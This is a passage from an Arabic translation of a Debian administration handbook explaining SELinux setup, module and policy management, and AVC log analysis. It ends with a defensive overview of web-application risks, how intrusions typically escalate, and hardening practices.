وأخيراً، لمعرفة النوع المرتبط بملف ما، يمكنك استخدام **ls -Z**.

```
$ ls -Z test /usr/bin/ssh
unconfined_u:object_r:user_home_t:s0 test
     system_u:object_r:ssh_exec_t:s0 /usr/bin/ssh
```

يجدر بالملاحظة أن الهوية والدور المسندين إلى الملفات لا تحملان أي أهمية خاصة (إذ أنها لا تستخدم أبداً)، لكن جميع الكائنات تتمتع بسياق أمني كامل في سبيل الحفاظ على الاتساق.

14.4.2. إعداد SELinux

دعم SELinux مبني ضمن النَوَى القياسية التي توفرها دبيان. كما تدعم أدوات يونكس الأساسية SELinux دون أي تعديلات. إذن من السهل نسبياً تفعيل SELinux.

سوف يثبت الأمر **aptitude install selinux-basics selinux-policy-default** آلياً الحزم اللازمة لإعداد نظام SELinux.

تحوي الحزمة selinux-policy-default مجموعة من الأدوات القياسية. افتراضياً، تُقيّد هذه السياسة الوصول لبضعة خدمات واسعة الانتشار. جلسات عمل المستخدمين غير مقيدة ولذلك يُستبعَد أن يمنع SELinux إجراءات المستخدمين المشروعة. ومع ذلك، يزيد هذا من أمان خدمات النظام التي تعمل على الجهاز. لإعداد سياسة تشبه القواعد « الصارمة » القديمة، عليك فقط تعطيل وحدة `unconfined` (سنشرح إدارة الوحدات لاحقاً في هذا القسم).

بعد تثبيت السياسة، عليك وسم جميع الملفات المتوفرة (أي إعطائهم نوعاً). يجب بدء تنفيذ هذه العملية يدوياً باستدعاء **fixfiles relabel**.

نظام SELinux جاهز الآن. لتفعيله عليك إضافة المتغير `selinux=1` إلى النواة لينكس. أما المتغير `audit=1` فيفعّل سجلات SELinux التي تسجل كل الإجراءات التي منعها. أخيراً، يضع المتغير `enforcing=1` القواعد في حيز التطبيق، إذ بدونه يعمل SELinux في وضع *permissive* الافتراضي حيث يكتفي بتسجيل

الإجراءات الممنوعة لكنه يسمح بتنفيذها. عليك إذن تعديل ملف إعداد محمل الإقلاع GRUB لإضافة المتغيرات المطلوبة. إحدى الطرق السهلة لتنفيذ ذلك تعديل المتغير `GRUB_CMDLINE_LINUX` في الملف `/etc/default/grub` ثم استدعاء **update-grub**. سينشط SELinux بعد إعادة الإقلاع.

يجدر بالملاحظة أن السكربت **selinux-activate** يؤتمت هذه الخطوات ويفرض عملية الوسم عند الإقلاع التالي (وبذلك يتفادى إنشاء ملفات جديدة غير موسومة قبل تنشيط SELinux أو أثناء تنفيذ عملية الوسم).

14.4.3. إدارة نظام SELinux

سياسة SELinux هي مجموعة تجزيئية (modular) من القواعد، وتكتشف أثناء تثبيتها جميع الوحدات الملائمة وتُفعّلها آلياً اعتماداً على الخدمات المثبتة سابقاً. أي أن النظام جاهز للعمل مباشرة. لكن، إذا ثبّتّ خدمة بعد تثبيت سياسة SELinux، يجب أن تتمكن بطريقة ما من تفعيل الوحدة المناسبة يدوياً. هذا هو الهدف من الأمر **semodule**. بالإضافة لذلك، يجب أن تتمكن من تعريف الأدوار التي يمكن أن يأخذها كل مستخدم، ويمكن تنفيذ هذا باستخدام الأمر **semanage**.

يمكن استخدام هذين الأمرين إذن لتعديل إعدادات SELinux الحالية، المخزنة في `/etc/selinux/default/`. بخلاف ملفات الإعداد الأخرى التي تجدها في `/etc/`، لا يجب تعديل أي من هذه الملفات يدوياً. بل يجب استخدام البرامج المخصصة لهذا الغرض.

> *التعمق أكثر*
>
> وثائق إضافية
>
> بما أن NSA لا تقدم أي توثيق رسمي، فقد أسس المجتمع ويكي ليعوض عن ذلك. يجمع هذا الويكي معلومات كثيرة. لكن عليك أن تدرك أن معظم المساهمين في SELinux هم من مستخدمي فيدورا (SELinux مفعل افتراضياً هناك). لذلك تميل الوثائق إلى التعامل مع تلك التوزيعة بشكل خاص.
>
> → http://www.selinuxproject.org
>
> عليك أيضاً إلقاء نظرة على صفحة ويكي دبيان المخصصة له بالإضافة لمدونة Russell Coker، وهو أحد أكثر مطوري دبيان نشاطاً في العمل على دعم SELinux.
>
> → http://wiki.debian.org/SELinux
>
> → http://etbe.coker.com.au/tag/selinux/

14.4.3.1. إدارة وحدات SELinux

تخزن وحدات SELinux في المجلد `/usr/share/selinux/default/`. لتنشيط إحدى هذه الوحدات في الإعداد الحالي، عليك استخدام **semodule -i *module.pp***. ترمز الإضافة *pp* للعبارة *policy package*.

يمكن إزالة وحدة من الإعداد الحالي باستخدام ***semodule -r module***. أخيراً، يسرد الأمر **semodule -l** الوحدات النشطة حالياً، كما أنه يطبع أرقام إصدارها.

```
# semodule -i /usr/share/selinux/default/aide.pp
# semodule -l
aide    1.4.0
apache  1.10.0
apm     1.7.0
[...]
# semodule -r aide
# semodule -l
apache  1.10.0
apm     1.7.0
[...]
```

يُحمّل **semodule** الإعدادات الجديدة فوراً ما لم تستخدم معه الخيار `-n`. يجدر بالملاحظة أن البرنامج يُعدِّل افتراضياً على الإعدادات الحالية (التي يشير لها المتغير `SELINUXTYPE` في `/etc/selinux/config`)، لكن يمكنك جعله يعدل على إعداد آخر عبر استخدام الخيار `-s`.

14.4.3.2. إدارة الهويات

في كل مرة يُسجّل فيها المستخدم دخوله، تُسنَد له هوية SELinux. تحدد هذه الهوية الأدوار التي يستطيع أخذها. يمكن إدارة هذه التقابلات (بين اسم المستخدم والهويّة، وبين هذه الهوية والأدوار) بالأمر **semanage**.

يتحتم عليك قراءة صفحة الدليل semanage(8)، حتى لو بدت صيغة الأمر متشابهة بين جميع المجالات التي يديرها. سوف تجد خيارات مشتركة بين جميع الأوامر الفرعية: `-a` للإضافة، `-d` للحذف، `-m` للتعديل، `-l` للعرض، و `-t` لذكر النوع (أو النطاق).

يسرد الأمر **semanage login -l** التقابلات الحالية بين هويات المستخدمين وهويات SELinux. يحصل المستخدمون الذين ليس لهم مدخلة تقابل صريحة على الهوية المذكورة في المدخلة `__default__`. يربط الأمر **semanage login -a -s user_u *user*** المستخدم المحدد بالهويّة *user_u*. وأخيراً، يُسقِط **semanage login -d *user*** مدخلة التقابل المسندة للمستخدم.

```
# semanage login -a -s user_u rhertzog
# semanage login -l

Login Name               SELinux User             MLS/MCS Range

__default__              unconfined_u             s0-s0:c0.c1023
rhertzog                 user_u                   None
root                     unconfined_u             s0-s0:c0.c1023
system_u                 system_u                 s0-s0:c0.c1023
# semanage login -d rhertzog
```

يسرد الأمر **semanage user -l** التقابلات بين هويات المستخدمين في SELinux والأدوار المسموحة. تحتاج إضافة هوية جديدة إلى تعريف الأدوار الموافقة لها بالإضافة لتعريف سابقة الوسم التي تستخدم لتعيين أنواع الملفات الشخصية (/home/*user*/*). إما أن تكون قيمة هذه السابقة user أو staff أو sysadm. استخدام السابقة « staff » ينتج ملفات لهذا النوع « staff_home_dir_t ». تنشأ هويات SELinux الجديدة باستخدام **semanage user -a -R *roles* -P *prefix* *identity***. أخيراً، يمكنك إزالة هوية مستخدم SELinux باستخدام **semanage user -d *identity***.

```
# semanage user -a -R 'staff_r user_r' -P staff test_u
# semanage user -l

                Labeling   MLS/       MLS/
SELinux User    Prefix     MCS Level  MCS Range         SELinux Roles

root            sysadm     s0         s0-s0:c0.c1023   staff_r sysadm_r system_r
staff_u         staff      s0         s0-s0:c0.c1023   staff_r sysadm_r
sysadm_u        sysadm     s0         s0-s0:c0.c1023   sysadm_r
system_u        user       s0         s0-s0:c0.c1023   system_r
test_u          staff      s0         s0               staff_r user_r
unconfined_u    unconfined s0         s0-s0:c0.c1023   system_r unconfined_r
user_u          user       s0         s0               user_r
# semanage user -d test_u
```

14.4.3.3. إدارة سياقات الملفات والمنافذ والمتغيرات البوليانية

توفر كل وحدة من وحدات SELinux مجموعة من قواعد وسم الملفات، لكن يمكن أيضاً إضافة قواعد وسم مخصصة استجابة لحالة خاصة. مثلاً، إذا أردت أن يتمكن مخدم الوب من قراءة الملفات ضمن الشجرة /srv/www/، عليك تنفيذ **semanage fcontext -a -t httpd_sys_content_t "/srv/www(/.*)?"** يتبعه **restorecon -R /srv/www/**. يسجل الأمر الأول قواعد الوسم الجديدة ويعيد الأمر الثاني ضبط أنواع الملفات وفق قواعد الوسم الجديدة هذه.

بشكل مشابه، توسم منافذ TCP/IP بطريقة تضمن أن الخدمات المناسبة فقط تستطيع الإنصات لها. مثلاً، إذا أردت مخدم الوب أن يتمكن من الإنصات للمنفذ 8080، عليك تنفيذ **semanage port -m -t http_port_t -p tcp 8080**.

تُصدِّر بعض وحدات SELinux خيارات بوليانية يمكنك تعديلها لتغيير سلوك القواعد الافتراضية. يمكن استخدام الأداة **getsebool** لفحص هذه الخيارات (يعرض الأمر **getsebool *boolean*** خياراً واحداً، أما **getsebool -a** فيعرضها كلها). يغيّر الأمر **setsebool *boolean* *value*** القيمة الحالية للخيار البولياني. استخدام الخيار -P يجعل التغيير نهائياً، أي أن القيمة الجديدة ستصبح القيمة الافتراضية وسيحتفظ

بها بعد إعادة الإقلاع. يمنح المثال التالي مخدمات الوب صلاحية الوصول لمجلدات بيوت المستخدمين (يفيد هذا عندما يملك المستخدمون مواقع شخصية في `~/public_html/`).

```
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> off
# setsebool -P httpd_enable_homedirs on
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> on
```

14.4.4. ملائمة القواعد

بما أن سياسة SELinux تجزيئية، فقد يهمُّك تطوير وحدات جديدة (أو وحدات مخصصة) للتطبيقات التي تفتقر لهذه الوحدات. عندها سوف تكمل هذه الوحدات *السياسة المرجعية reference policy*.

لإنشاء وحدة جديدة، ستحتاج للحزمة selinux-policy-dev. بالإضافة إلى selinux-policy-doc تحوي الأخيرة وثائق القواعد القياسية (`/usr/share/doc/selinux-policy-doc/html/`) وملفات أمثلة يمكن استخدامها كقوالب لإنشاء الوحدات الجديدة. ثبِّت هذه الملفات وادرسها بعمق:

```
$ zcat /usr/share/doc/selinux-policy-doc/Makefile.example.gz >Makefile
$ zcat /usr/share/doc/selinux-policy-doc/example.fc.gz >example.fc
$ zcat /usr/share/doc/selinux-policy-doc/example.if.gz >example.if
$ cp /usr/share/doc/selinux-policy-doc/example.te ./
```

ملف `.te` هو الأهم بينها. فهو الذي يحدد القواعد. يُعرِّف الملف `.fc` « سياقات الملفات »، وهي الأنواع التي تسند إلى الملفات المرتبطة بهذه الوحدة. تُستَخدَم البيانات من الملف `.fc` أثناء مرحلة وسم الملفات. أخيراً، يُعرِّف الملف `.if` واجهة الوحدة: وهي مجموعة من « الدوال العامة » التي تستطيع الوحدات الأخرى استخدامها للتفاعل مع هذه الوحدة الجديدة بشكل سليم.

14.4.4.1. كتابة ملف `.fc`

يجب أن تفي قراءة المثال التالي لفهم بنية هذا الملف. يمكنك استخدام التعابير المنتظمة لإسناد السياق الأمني نفسه لعدة ملفات، أو لشجرة ملفات كاملة حتى.

مثال 14.2. ملف `example.fc`

```
# myapp executable will have:
# label: system_u:object_r:myapp_exec_t
# MLS sensitivity: s0
# MCS categories: <none>

/usr/sbin/myapp         --      gen_context(system_u:object_r:myapp_exec_t,s0)
```

14.4.4.2. كتابة ملف if.

في المثال التالي، تتحكم الواجهة الأولى (« myapp_domtrans ») بمن يستطيع تنفيذ التطبيق. أما الثانية (« myapp_read_log ») فتمنح صلاحيات القراءة على ملفات سجلات التطبيق.

يجب أن تولد كل واجهة مجموعة صالحة من القواعد التي يمكن تضمينها في ملف te.. عليك إذن التصريح عن جميع الأنواع التي تستخدمها (باستخدام الماكرو gen_require)، واستخدام التعليمات التوجيهية القياسية لمنح الصلاحيات. لاحظ، على أي حال، أنك تستطيع استخدام الواجهات التي توفرها الوحدات الأخرى. يتفصّل القسم التالي أكثر في شرح طريقة تمثيل هذه الصلاحيات.

مثال 14.3. ملف example.if

```
## <summary>Myapp example policy</summary>
## <desc>
##      <p>
##              More descriptive text about myapp.  The <desc>
##              tag can also use <p>, <ul>, and <ol>
##              html tags for formatting.
##      </p>
##      <p>
##              This policy supports the following myapp features:
##              <ul>
##              <li>Feature A</li>
##              <li>Feature B</li>
##              <li>Feature C</li>
##              </ul>
##      </p>
## </desc>
#

########################################
## <summary>
##      Execute a domain transition to run myapp.
## </summary>
## <param name="domain">
##      Domain allowed to transition.
## </param>
#
interface(`myapp_domtrans',`
        gen_require(`
                type myapp_t, myapp_exec_t;
        ')

        domtrans_pattern($1,myapp_exec_t,myapp_t)
')

########################################
## <summary>
##      Read myapp log files.
## </summary>
## <param name="domain">
##      Domain allowed to read the log files.
## </param>
#
interface(`myapp_read_log',`
```

```
        gen_require(`
                type myapp_log_t;
        ')

        logging_search_logs($1)
        allow $1 myapp_log_t:file r_file_perms;
')
```

توثيق

توضيحات حول *reference policy*

تتطور *السياسة المرجعية* كما يتطور أي مشروع برمجية حرة: اعتماداً على مساهمات المتطوعين. تستضيف Tresys هذا المشروع، وهي إحدى أكثر الشركات نشاطاً في مجال SELinux. يتحوي الويكي الخاص بهم على توضيحات عن طريقة صياغة القواعد وكيف يمكنك إنشاء قواعد جديدة.

→ http://oss.tresys.com/projects/refpolicy/wiki/GettingStarted

14.4.4.3. كتابة ملف `.te`

لنلق نظرة على الملف `example.te`:

التعمق أكثر

لغة الماكرو **m4**

لبناء السياسة بشكل سليم، استخدم مطورو SELinux معالج أوامر ماكرو. فبدلاً من نسخ الكثير من تعليمات *allow* التوجيهية المتشابهة، أنشأوا « دوالاً ماكروية » لاستخدام منطق ذا مستوى أعلى، وهذا ينتج أيضاً سياسة قراءتها أسهل لكثير.

عملياً، تترجم هذه القواعد عبر استخدام الأداة **m4** التي تجري العملية المعاكسة: حيث توسّع جميع هذه التعليمات عالية المستوى إلى قاعدة بيانات عملاقة من تعليمات *allow*.

« واجهات » SELinux هي مجرد دوال ماكروية تُستبدَل بمجموعة قواعد أثناء الترجمة. وكذلك، هناك بعض الصلاحيات التي تتألف في الواقع من مجموعة من الصلاحيات التي تستبدل بقيمها عند الترجمة.

```
policy_module(myapp,1.0.0) ❶

########################################
#
# Declarations
#

type myapp_t; ❷
type myapp_exec_t;
domain_type(myapp_t)
domain_entry_file(myapp_t, myapp_exec_t) ❸
```

```
type myapp_log_t;
logging_log_file(myapp_log_t) ❹

type myapp_tmp_t;
files_tmp_file(myapp_tmp_t)

########################################
#
# Myapp local policy
#

allow myapp_t myapp_log_t:file { read_file_perms append_file_perms }; ❺

allow myapp_t myapp_tmp_t:file manage_file_perms;
files_tmp_filetrans(myapp_t,myapp_tmp_t,file)
```

❶ يجب تعريف الوحدة باسمها ورقم إصدارها. هذه التعليمة إلزامية.

❷ إذا كانت الوحدة تُعرّف أنواعاً جديدة، فعليها التصريح عنها باستخدام تعليمات كهذه. لا تتردد في إنشاء أنواع كثيرة بقدر الحاجة بدلاً من منح صلاحيات عديمة الجدوى.

❸ تُعرّف هذه الواجهات النوع `myapp_t` كنطاق للعمليات الذي يجب استخدامه مع أي ملف تنفيذي موسوم بالنوع `myapp_exec_t`. ضمنياً، هذا يضيف الصفة `exec_type` إلى هذه الكائنات، التي تسمح بدورها للوحدات الأخرى بمنح صلاحيات تنفيذ هذه البرامج: مثلاً، تسمح الوحدة `userdomain` للعمليات ذات النطاقات `user_t`، و `staff_t`، و `sysadm_t` بتنفيذها. أما نطاقات البرمجيات المقيّدة الأخرى فلا تملك صلاحيات تنفيذها، إلا إذا منحتها القواعد صلاحيات مشابهة (هذه هي حالة **dpkg** ونطاقه `dpkg_t`، على سبيل المثال).

❹ `logging_log_file` هي واجهة تقدمها السياسة المرجعية. وهي تدل أن الملفات الموسومة بهذا النوع المحدد هي ملفات سجلات ويجب أن تستفيد من القواعد المختصة بالسجلات (مثلاً منح الصلاحيات لبرنامج **logrotate** بحيث يستطيع معالجتها).

❺ تعليمة `allow` هي التعليمة الأساسية المستخدمة للسماح بتنفيذ إجراء. المتغير الأول هو نطاق العملية المخولة بتنفيذ الإجراء. أما المتغير الثاني فهو يُعرّف الكائنات التي سيسمح للعمليات من النطاق السابق بالتعديل عليها. صيغة هذا المتغير هي « *type*:*class* » حيث *type* هو النوع في SELinux ويحدد الصنف *class* طبيعة الكائن (ملف، مجلد، مقبس شبكي، fifo، الخ). أخيراً، يحدد المتغير الأخير الصلاحيات (الإجراءات المسموحة).

تُعرّف الصلاحيات بشكل مجموعة من الإجراءات المسموحة وهي تتبع هذا القالب: `{ operation1 operation2 }`. لكن يمكنك أيضاً استخدام ماكروات تعبر عن الصلاحيات التي تفيدك. يسرد الملف `/usr/share/selinux/default/include/support/obj_perm_sets.spt` الماكروات المتاحة.

تقدم صفحة الوب التالية قائمة شاملة نسبياً لأصناف الكائنات، والصلاحيات التي يمكن منحها.

→ http://www.selinuxproject.org/page/ObjectClassesPerms

كل ما عليك الآن هو إيجاد أقل مجموعة من القواعد اللازمة لضمان عمل التطبيق أو الخدمة بشكل صحيح. لتحقيق هذا، يجب أن تعرف طريقة عمل التطبيق جيداً وأن تعرف نوع البيانات التي يديرها أو يولدها.

على أي حال، يمكن استخدام الطريقة التجريبية. حيث يمكنك فور وسم الكائنات المناسبة بشكل صحيح، استخدام التطبيق في الوضع المتساهل: فالعمليات التي ستحظر سوف تسجل لكنها ستنفّذ بنجاح مع ذلك. يمكنك الآن عبر تحليل السجلات معرفة العمليات التي يجب السماح بها. إليك مثالاً عن هذا النوع من مدخلات السجل:

```
avc:  denied  { read write } for  pid=1876 comm="syslogd" name="xconsole" dev=tmpfs in
➥ o=5510 scontext=system_u:system_r:syslogd_t:s0 tcontext=system_u:object_r:device_t:s0
➥ tclass=fifo_file
```

دعنا ندرس هذه الرسالة قطعة بعد أخرى حتى نفهمها بشكل أفضل.

جدول 14.1. تحليل أثر SELinux

الرسالة	الوصف
`avc: denied`	هذا الإجراء قد مُنع.
`{ read write }`	يحتاج هذا الإجراء لصلاحيات `read` و `write`.
`pid=1876`	نفّذت العملية ذات PID رقم 1876 الإجراء (أو حاولت تنفيذه).
`comm="syslogd"`	كانت العملية تنفذ البرنامج `syslogd`.
`name="xconsole"`	كان اسم الكائن الهدف `xconsole`.
`dev=tmpfs`	الجهاز الذي يستضيف الكائن الهدف هو `tmpfs` (نظام ملفات في الذاكرة). بالنسبة للأقراص الحقيقية، يمكن أن ترى القسم الذي يستضيف الكائن (مثلاً: « hda3 »).
`ino=5510`	الكائن مُعرّف برقم inode يساوي 5510.

الرسالة	الوصف
`scontext=system_u:system_r:syslogd_t:s0`	هذا هو السياق الأمني للعملية التي نفّذت الإجراء.
`tcontext=system_u:object_r:device_t:s0`	هذا هو السياق الأمني للكائن الهدف.
`tclass=fifo_file`	الكائن الهدف هو ملف FIFO.

من خلال دراسة مدخلة السجل هذه، يمكننا بناء قاعدة تسمح بهذا الإجراء. مثلاً: `allow syslogd_t device_t:fifo_file { read write }`. يمكن أتمتة هذه العملية، وهذا بالضبط ما يُقدِّمه الأمر **`audit2allow`** (من الحزمة policycoreutils). يفيد هذا الأسلوب فقط إذا كانت الكائنات المختلفة موسومة مسبقاً بشكل صحيح وفقاً للعملية التي يجب تقييدها. في جميع الحالات، عليك مراجعة القواعد المولدة بحذر والتحقق من صحتها على حسب معرفتك بالتطبيق. في الواقع، تميل هذه الطريقة لمنح صلاحيات أكثر مما يلزم فعلاً. الحل الأنسب غالباً هو إنشاء أنواع جديدة ومنح الصلاحيات على هذه الأنواع فقط. كما قد تصادفك أيضاً إجراءات لا يكون حظرها مصيرياً بالنسبة للتطبيق، وفي تلك الحالة قد تكون إضافة « `dontaudit` » فقط لتفادي تسجيل مدخلة في السجل رغم حظر الإجراء أفضل.

> *تتمة*
>
> لا أدوار في قواعد السياسة
>
> قد تستغرب عدم ظهور الأدوار أبداً عند إنشاء قواعد جديدة. يستخدم SELinux النطاقات فقط ليعرف الإجراءات المسموحة. يتدخل الدور بشكل غير مباشر فقط عند السماح للمستخدم بالتبديل إلى نطاق مختلف. يعتمد SELinux على نظرية تعرف باسم *Type Enforcement* والنوع هو العنصر الوحيد الذي يؤثر في عملية منح الصلاحيات.

14.4.4.4. ترجمة الملفات

بعد أن تتفق الملفات الثلاثة (`example.if`، `example.fc`، و`example.te`) مع القواعد الجديدة التي تريدها، يكفي استدعاء **`make`** لتوليد وحدة بالاسم `example.pp` (يمكنك تحميلها فوراً باستخدام **`semodule -i example.pp`**). إذا عَرَّفت عدة وحدات، سوف ينشئ **`make`** جميع ملفات `.pp` الموافقة لها.

14.5. اعتبارات أمنية أخرى

ليس الأمن مشكلة تقنية وحسب؛ بل الأهم من كل شيء، العادات الحسنة وفهم المخاطر. يراجع هذا القسم بعض المخاطر الأكثر انتشاراً، بالإضافة لبعض الممارسات الجيدة التي يجب، حسب الحالة طبعاً، أن تزيد أمن النظام أو تخفف ضرر الهجمات الناجحة.

14.5.1. المخاطر الملازمة لتطبيقات الوب

أدت الطبيعة العالمية لتطبيقات الوب لانتشارها. غالباً ما يتم تشغيل عدة تطبيقات وب على التوازي: webmail، ويكي، نظام إدارة مجموعات، منتديات، ألبوم صور، مدونة، وغيرها. تعتمد معظم هذه التطبيقات على « LAMP » (*Linux, Apache, MySQL, PHP*). لسوء الحظ، تكتب معظم هذه التطبيقات دون اعتبار المشاكل الأمنية كثيراً. في معظم الأحيان، تستخدم البيانات الواردة من العالم الخارجي بعد التحقق منها بشكل ضعيف أو بلا تحقق أبداً. يمكن تقديم قيم مُعدَّة خصيصاً لإفساد استدعاء أحد الأوامر بحيث يتم تنفيذ أمر آخر بدلاً منه. أُصلِحَت معظم المشاكل الواضحة عبر الزمن، لكن تظهر مشاكل أمنية جديدة بانتظام.

> *مصطلحات*
>
> SQL injection
>
> عندما يُدخِل البرنامج بيانات عبر استعلامات SQL بأسلوب غير آمن، يصبح عرضة لهجمات SQL injection، يشير الاسم إلى عملية تغيير بارامتر بحيث يختلف الاستعلام الفعلي الذي سينفذه البرنامج عن الاستعلام المرغوب، إما لتدمير قاعدة البيانات أو للوصول إلى بيانات لا يفترض أن يُسمَح بالوصول لها في الحالة الطبيعية.
>
> → http://en.wikipedia.org/wiki/SQL_Injection

لا مفر من تحديث تطبيقات الوب بانتظام، خشية أن يتمكن أي مخرب (سواء كان مهاجماً محترفاً أو script kiddy) من استغلال ثغرة معروفة. يختلف الخطر الفعلي حسب الحالة، ويتراوح ما بين تدمير البيانات إلى تنفيذ أكواد عشوائية، بما في ذلك تشويه الموقع (defacement).

14.5.2. تَعرَّف على ما ينتظرك

غالباً ما تُستَخدَم الثغرة في تطبيق الوب كنقطة انطلاق لمحاولات الاختراق. فيما يلي استعراض قصير للعواقب المحتملة.

> *نظرة سريعة*
>
> ترشيح طلبات HTTP
>
> يتضمن Apache 2 وحدات تسمح بترشيح طلبات HTTP. يسمح هذا بمنع بعض أنواع الهجمات. مثلاً، يمكن أن يمنع تحديد طول المتغيرات هجمات buffer overflow. على العموم، يمكن التحقق من المتغيرات قبل تمريرها إلى تطبيق الوب وتقييد الوصول اعتماداً على معايير عديدة. بل يمكن استخدام هذا أيضاً مع تحديثات

ديناميكية للجدار الناري، بحيث يُمنَع العميل الذي يخرق إحدى القواعد من الوصول لمخدم الوب لفترة محددة من الزمن.
قد يكون إعداد هذه الفحوصات عملية طويلة وبطيئة، لكنها قد تؤتي ثمارها إذا كان تطبيق الوب المستخدم له سجل أمني مشبوه.
وحدة *mod-security* (في الحزمة libapache-mod-security) هي الحزمة الأستسية في هذا المجال.

يختلف مدى وضوح آثار الاختراق حسب أهداف المهاجم. يطبق *Script-kiddy* الوصفات التي يجدها على مواقع الوب فقط؛ أغلب الأحيان، سوف يشوه مظهر صفحة وب أو يحذف بيانات. في الحالات الأكثر حذقاً، سيضيف محتوى غير مرئي لصفحات الوب بحيث تتحسن referrals لموقعه الشخصي في محركات البحث.

أما المهاجم الأكثر تقدماً فسوف يسعى لما هو أبعد من ذلك. من السيناريوهات الكارثية أن يحدث ما يلي: يتمكن المهاجم من تنفيذ الأوامر تحت هوية المستخدم `www-data`، لكن تنفيذ الأوامر يحتاج للكثير من المناورات. لتسهيل الوضع على نفسه، سوف يثبّت تطبيقات وب أخرى مصممة خصيصاً لتنفيذ انواع كثيرة من الأوامر عن بعد، مثل تصفح نظام الملفات، فحص الصلاحيات، رفع أو تنزيل الملفات، تنفيذ الأوامر، أو حتى تقديم سطر أوامر عبر الشبكة. أغلب الأحيان، ستسمح لهم الثغرة بتنفيذ الأمر **`wget`** لتنزيل برمجية خبيثة ما ضمن المجلد `/tmp/`، ثم تنفيذها. تُنزّل البرمجيات الخبيثة من مواقع غريبة مُختَرَقة سابقاً، وذلك لتغطية الأثر وجعل تقفي الأدلة إلى المصدر الفعلي للهجوم أصعب.

عند هذه النقطة، يتمتع المهاجم بحرية حركة تكفيه بحيث يعمد غالباً لتثبيت *بوت* IRC (روبوت يتصل بمخدم IRC ويمكن التحكم به عبر هذه القناة). يستخدم هذه البوت غالباً لمشاركة ملفات غير قانونية (نسخ غير مصرح بها لبرمجيات أو أفلام، وما شابه). أما المهاجم عاقد العزم فقد يرغب بالتعمق أكثر من ذلك أيضاً. لا يسمح حساب `www-data` بالتحكم الكامل بالجهاز، وسيحاول المهاجم الحصول على صلاحيات الجذر. نظرياً، يفترض أن هذا غير ممكن، لكن إذا كان تطبيق الوب غير محدث، فيحتمل أن إصدارات النواة والبرامج الأخرى قديمة أيضاً؛ ينتج هذا أحياناً عن مدير نظام أهمل تحديث النظام، رغم معرفته بوجود ثغرة، لعدم وجود مستخدمين محليين للنظام. يمكن عندئذ للمهاجم أن يستفيد من هذه الثغرة الثانية للحصول على صلاحيات الجذر.

مصطلحات

تصعيد الصلاحيات

يشير هذا المصطلح لأي شيء يمكن استخدامه للحصول على صلاحيات أعلى مما يفترض أن يحصل عليه المستخدم في الحالة الطبيعية. البرنامج **sudo** مصمم خصيصاً بهدف منح صلاحيات إدارة النظام لبعض المستخدمين. لكن المصطلح نفسه يُستخدَم

لوصف عملية استغلال المهاجم ثغرة في النظام للحصول على صلاحيات غير مستحقة. المصطلح بالإنكليزية هو privilege escalation.

أصبح الجهاز الآن ملكاً للمهاجم؛ الذي سيحاول عادة الاحتفاظ بصلاحية الوصول هذه لأطول فترة ممكنة. هذا يقتضي تثبيت *rootkit*، وهو نوع من البرامج يستبدل بعض مكونات النظام بحيث يتمكن المهاجم من الحصول على صلاحيات الإدارة ثانيةً في وقت لاحق؛ كما يحاول الـ rootkit إخفاء نفسه وإخفاء أي آثار لعملية الاختراق. سوف يُغفِل برنامج **ps** بعد تخريبه بعض العمليات، ولن يَذكُرَ **netstat** بعض الاتصالات الفعالة، وهكذا. إذا تمكن المهاجم من مراقبة النظام كاملاً، لكنه لم يعثر على بيانات مهمة؛ سيحاول الوصول لأجهزة أخرى في شبكة الشركة عبر الاستفادة من صلاحيات الجذر. يستطيع المهاجم العثور على الأجهزة التي يتصل المدير بها بانتظام عبر تحليل حساب مدير النظام وملفات التاريخ. وباستبدال **sudo** أو **ssh** ببرنامج مخرَّب، يستطيع المهاجم اعتراض بعض كلمات سر مدير النظام، ثم يستعملها على المخدمات التي اكتشفها... ويمكن لعملية الاختراق أن تنتشر من الآن فصاعداً.

يمكن أن نمنع هذا السيناريو الكارثي من أن يحدث عبر العديد من التدابير. تتحدث الأقسام القليلة القادمة عن بعض هذه التدابير.

14.5.3. اختيار البرمجيات بحكمة

بعد معرفة المشاكل الأمنية، يجب أخذها بعين الاعتبار في كل مرحلة من مراحل تنصيب (deploy) خدمة، خصوصاً عند اختيار البرمجيات لتثبيتها. تحتفظ العديد من المواقع، مثل `SecurityFocus.com`، بلائحة بالثغرات المكتشفة حديثاً، التي يمكن أن تعطيك فكرة عن السجل الأمني للبرنامج قبل أن تختار تثبيته. طبعاً، يجب أن توازن هذه المعلومات مع شهرة هذه البرامج: فكلما زاد استخدام البرنامج انتشاراً كلما أصبح هدفاً أكثر جاذبية، وكلما زاد تفحصه بتمعن. من جهة أخرى، قد تعج البرامج غير الشهيرة بالثغرات الأمنية التي لا تكشف للعلن أبداً لعدم الاهتمام بفحصه أمنياً.

مصطلحات

فحص أمني

الفحص الأمني (security audit) هي عملية قراءة وتحليل شاملة للكود المصدري لبعض البرمجيات بحثاً عن أي ثغرات أمنية قد يحويها. هذه الفحوصات وقائية عادة، وهي تُجرى لضمان أن البرنامج يلبي متطلبات أمنية معينة.

في عالم البرمجيات الحرة، هناك عموماً مساحة واسعة للاختيار، ويجب أن يعتمد قرار تفضيل برمجية معينة على غيرها على معايير محلية. المزايا الإضافية تعني زيادة خطر وجود ثغرة متخفّية في الكود؛ كما أن اختيار

أكثر البرامج تقدُّماً لأداء مهمة ما قد يعيق الإنتاجية، والحل الأفضل عادة هو اختيار أبسط برنامج يلبي المتطلبات.

مصطلحات	
Zero-day exploit	يصعب ردع هجمات *zero-day exploit*؛ يشير المصطلح إلى الثغرات في البرنامج التي لا يعلم بها مطورو البرنامج بعد.

14.5.4. إدارة الجهاز ككيان واحد

تُثبّت معظم توزيعات لينكس افتراضياً عدداً من خدمات يونكس وأدوات كثيرة. في معظم الحالات، لاتكون هذه الخدمات والأدوات لازمة للأغراض الفعلية التي أعد مدير النظام الجهاز لأجلها. كقاعدة عامة في النواحي الأمنية، يفضل إزالة أي البرمجيات التي لا حاجة لها. وحقاً، لا فائدة من تأمين مخدم FTP، إذا كان هناك ثغرة في خدمة مختلفة غير مستخدمة، يمكن استخدامها للحصول على صلاحيات الإدارة للجهاز كله.

وحسب القاعدة نفسها، تضبط الجدران النارية غالباً للسماح فقط بالوصول إلى الخدمات التي يفترض أن تكون متاحة للوصول العام.

